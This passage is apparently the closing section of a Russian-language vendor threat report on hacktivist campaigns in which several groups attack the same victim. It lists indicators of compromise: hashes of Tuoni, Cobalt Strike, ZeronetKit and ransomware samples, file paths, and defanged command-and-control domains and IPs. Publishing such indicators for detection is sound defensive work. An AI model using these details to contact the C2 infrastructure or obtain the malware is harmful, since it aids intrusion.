Мы рассмотрели серию киберкампаний, которую отличает тот факт, что одну и ту же жертву одновременно атаковали две или три хактивистские группы. Этот сценарий значительно усложняет атрибуцию, поскольку не позволяет однозначно определить тактики, методы и процедуры (TTP) каждой отдельной группы. Обнаруженный в инцидентах инструментарий указывает на гибридный подход злоумышленников: с одной стороны, они совершают такие деструктивные действия, как шифрование данных, нарушение работы инфраструктуры и публичное раскрытие скомпрометированной информации; с другой стороны, реализуют и более сложные операции, включая кибершпионаж и использование настраиваемых бэкдоров. Текущая тенденция указывает на продолжающуюся эволюцию хактивизма: злоумышленники становятся более гибкими, интегрируя готовые решения и разрабатывая собственные инструменты, при этом все чаще используют ресурсы совместно. Это увеличивает вероятность проведения более частых, масштабных и технически сложных кампаний.

Индикаторы компрометации

Обратите внимание: сетевые адреса, приведенные в настоящем разделе, являются действительными на момент публикации, однако могут оказаться неактуальными в перспективе. Больше индикаторов компрометации доступно подписчикам . Чтобы узнать подробности, свяжитесь с нами по адресу crimewareintel@kaspersky.com.

Образцы Tuoni

[F812BDAECDCEC818D015B1A8D1D21C40](#) procexp.exe

[925EEA2692C4D8DEC9B8F1C94A8C8229](#) systcp.exe

[E5B2E603861E8E01B7A03122280F2E90](#) msdtstr.exe

Образцы Cobalt Strike

[EEDA5A1A503233F6DE3EAC3F34CABC2F](#) mstdpool.exe

[5470DD5E57D0060D98891D8F5740E5B2](#) msbtsc.exe

[8B66D1EDA2F1E0A858E0747307552E0B](#) msdtsc.exe

Образцы ZeronetKit

[6FE8943F364F6308C2E46910BFFFEFAF](#) fontdrv.exe

[71612EBCC591B2475D3488E5580DB56A](#) diagsrv.exe

ADRecon (инструмент разведки домена)

[BDC4FD7329E5F5BAA7964B24C61171FD](#) adrecon.ps1

Образцы шифровальщиков

[D528158A6459A71A33E3C05A606B6B33](#) e_win.exe

[0E6578DC4F95565C1426E3F188D36460](#) NPLogon.dll

[32F9C7FB69BB7EE76E19F4BBEE16F4B3](#) MicrosoftUpdate.ps1

[2D85FB64F37E78913C20EE9C886D33BE](#) blackout.exe

[0EFE6B69699B7FBE6F5E0657A14C7F88](#) 1.exe

Пути к файлам

c:\windows\system32\diagsrv.exe

c:\windows\system32\fontdrv.exe

c:\ps1\adrecon.ps1

c:\veeam\veeam.exe

Домены и IP

op2a.beemooshka-v1[.]art	Tuoni C2
urbantvpn[.]online	ZeronetKit C2
wholewell[.]online	ZeronetKit C2
82.202.173[.]167	Cobalt Strike C2
144.172.112[.]179	Cobalt Strike C2